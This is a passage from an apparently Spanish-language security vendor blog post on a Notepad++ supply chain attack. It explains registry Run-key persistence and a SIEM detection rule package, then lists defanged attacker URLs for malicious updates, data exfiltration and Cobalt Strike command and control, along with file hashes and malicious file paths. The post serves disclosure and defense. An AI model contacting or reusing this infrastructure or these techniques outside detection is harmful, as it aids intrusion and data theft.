
En este caso, un indicador claro de actividad maliciosa es la persistencia del atacante en el sistema mediante el mecanismo de inicio automático a través del registro de Windows (específicamente la clave Run), que garantiza la ejecución automática de programas al iniciar sesión el usuario. El producto KEDR Expert detecta esta actividad mediante la regla temporary_folder_in_registry_autorun.
Para proteger a las empresas que utilizan nuestro sistema Kaspersky SIEM, preparamos un paquete de reglas de correlación que ayuda a detectar esta actividad maliciosa. Las reglas ya están disponibles para que los clientes las descarguen desde el repositorio KUMA; el nombre del paquete es: [OOTB] Notepad++ supply chain attack package — ENG.
El paquete Notepad++ supply chain attack contiene reglas que pueden dividirse en dos grupos según los objetos detectados:
- indicadores de compromiso:
- direcciones URL maliciosas usadas para exfiltrar información de la infraestructura objetivo;
- nombres y hashes de archivos maliciosos observados durante los ataques.
- actividad sospechosa en el host:
- líneas de comandos inusuales, características de los ataques descritos;
- actividad de red sospechosa originada en procesos de Notepad++ y árbol de procesos no estándar;
- rastros de recopilación de datos en forma de nombres de archivo de un solo carácter.
Algunas reglas pueden requerir ajustes en caso de activarse ante actividad legítima, como acciones de administradores o agentes de inventario.
Recomendamos también usar las reglas del paquete Notepad++ supply chain attack para análisis retrospectivo (threat hunting). El período recomendado para el análisis es a partir de septiembre de 2025.
Para el correcto funcionamiento de las reglas de detección, se recomienda habilitar y recopilar de forma completa los eventos de los sistemas Windows, incluyendo los eventos 4688 (con el registro de línea de comandos habilitado), 5136 (filtrado de paquetes), 4663 (acceso a objetos, en especial a archivos), entre otros.
Indicadores de compromiso
Direcciones URL utilizadas para el despliegue de actualizaciones maliciosas de Notepad++
http://45.76.155[.]202/update/update.exe
http://45.32.144[.]255/update/update.exe
http://95.179.213[.]0/update/update.exe
http://95.179.213[.]0/update/install.exe
http://95.179.213[.]0/update/AutoUpdater.exe
Direcciones URL para subir la información del sistema
http://45.76.155[.]202/list
https://self-dns.it[.]com/list
Direcciones URL para el despliegue de Cobalt Strike Beacon mediante módulos Metasploit
https://45.77.31[.]210/users/admin
https://cdncheck.it[.]com/users/admin
https://safe-dns.it[.]com/help/Get-Start
Direcciones URL del Cobalt Strike Beacon desplegado por las actualizaciones maliciosas de Notepad++
https://45.77.31[.]210/api/update/v1
https://45.77.31[.]210/api/FileUpload/submit
https://cdncheck.it[.]com/api/update/v1
https://cdncheck.it[.]com/api/Metadata/submit
https://cdncheck.it[.]com/api/getInfo/v1
https://cdncheck.it[.]com/api/FileUpload/submit
https://safe-dns.it[.]com/resolve
https://safe-dns.it[.]com/dns-query
Direcciones URL del backdoor Chrysalis y de los payloads de Cobalt Strike Beacon relacionados al informe de Rapid7
https://api.skycloudcenter[.]com/a/chat/s/70521ddf-a2ef-4adf-9cf0-6d8e24aaa821
https://api.wiresguard[.]com/update/v1
https://api.wiresguard[.]com/api/FileUpload/submit
Direcciones URL de Cobalt Strike Beacon enviadas a plataforma multiescáner de virus, identificados en el reporte de Rapid7
http://59.110.7[.]32:8880/uffhxpSy
http://59.110.7[.]32:8880/api/getBasicInfo/v1
http://59.110.7[.]32:8880/api/Metadata/submit
http://124.222.137[.]114:9999/3yZR31VK
http://124.222.137[.]114:9999/api/updateStatus/v1
http://124.222.137[.]114:9999/api/Info/submit
https://api.wiresguard[.]com/users/system
https://api.wiresguard[.]com/api/getInfo/v1
Hashes del archivo malicioso updater.exe
8e6e505438c21f3d281e1cc257abdbf7223b7f5a
90e677d7ff5844407b9c073e3b7e896e078e11cd
573549869e84544e3ef253bdba79851dcde4963a
13179c8f19fbf3d8473c49983a199e6cb4f318f0
4c9aac447bf732acc97992290aa7a187b967ee2c
821c0cafb2aab0f063ef7e313f64313fc81d46cd
Hashes de archivos maliciosos auxiliares
06a6a5a39193075734a32e0235bde0e979c27228 — load
9c3ba38890ed984a25abb6a094b5dbf052f22fa7 — load
ca4b6fe0c69472cd3d63b212eb805b7f65710d33 — alien.ini
0d0f315fd8cf408a483f8e2dd1e69422629ed9fd — alien.ini
2a476cfb85fbf012fdbe63a37642c11afa5cf020 — alien.ini
Hashes de archivos maliciosos del informe de Rapid7
d7ffd7b588880cf61b603346a3557e7cce648c93
94dffa9de5b665dc51bc36e2693b8a3a0a4cc6b8
21a942273c14e4b9d3faa58e4de1fd4d5014a1ed
7e0790226ea461bcc9ecd4be3c315ace41e1c122
f7910d943a013eede24ac89d6388c1b98f8b3717
73d9d0139eaf89b7df34ceeb60e5f8c7cd2463bf
bd4915b3597942d88f319740a9b803cc51585c4a
c68d09dd50e357fd3de17a70b7724f8949441d77
813ace987a61af909c053607635489ee984534f4
9fbf2195dee991b1e5a727fd51391dcc2d7a4b16
07d2a01e1dc94d59d5ca3bdf0c7848553ae91a51
3090ecf034337857f786084fb14e63354e271c5d
d0662eadbe5ba92acbd3485d8187112543bcfbf5
9c0eff4deeb626730ad6a05c85eb138df48372ce
Rutas de archivos maliciosos
%appdata%\ProShow\load
%appdata%\Adobe\Scripts\alien.ini
%appdata%\Bluetooth\BluetoothService
Autores


Ataque a Notepad++: nuevas cadenas de infección e IOC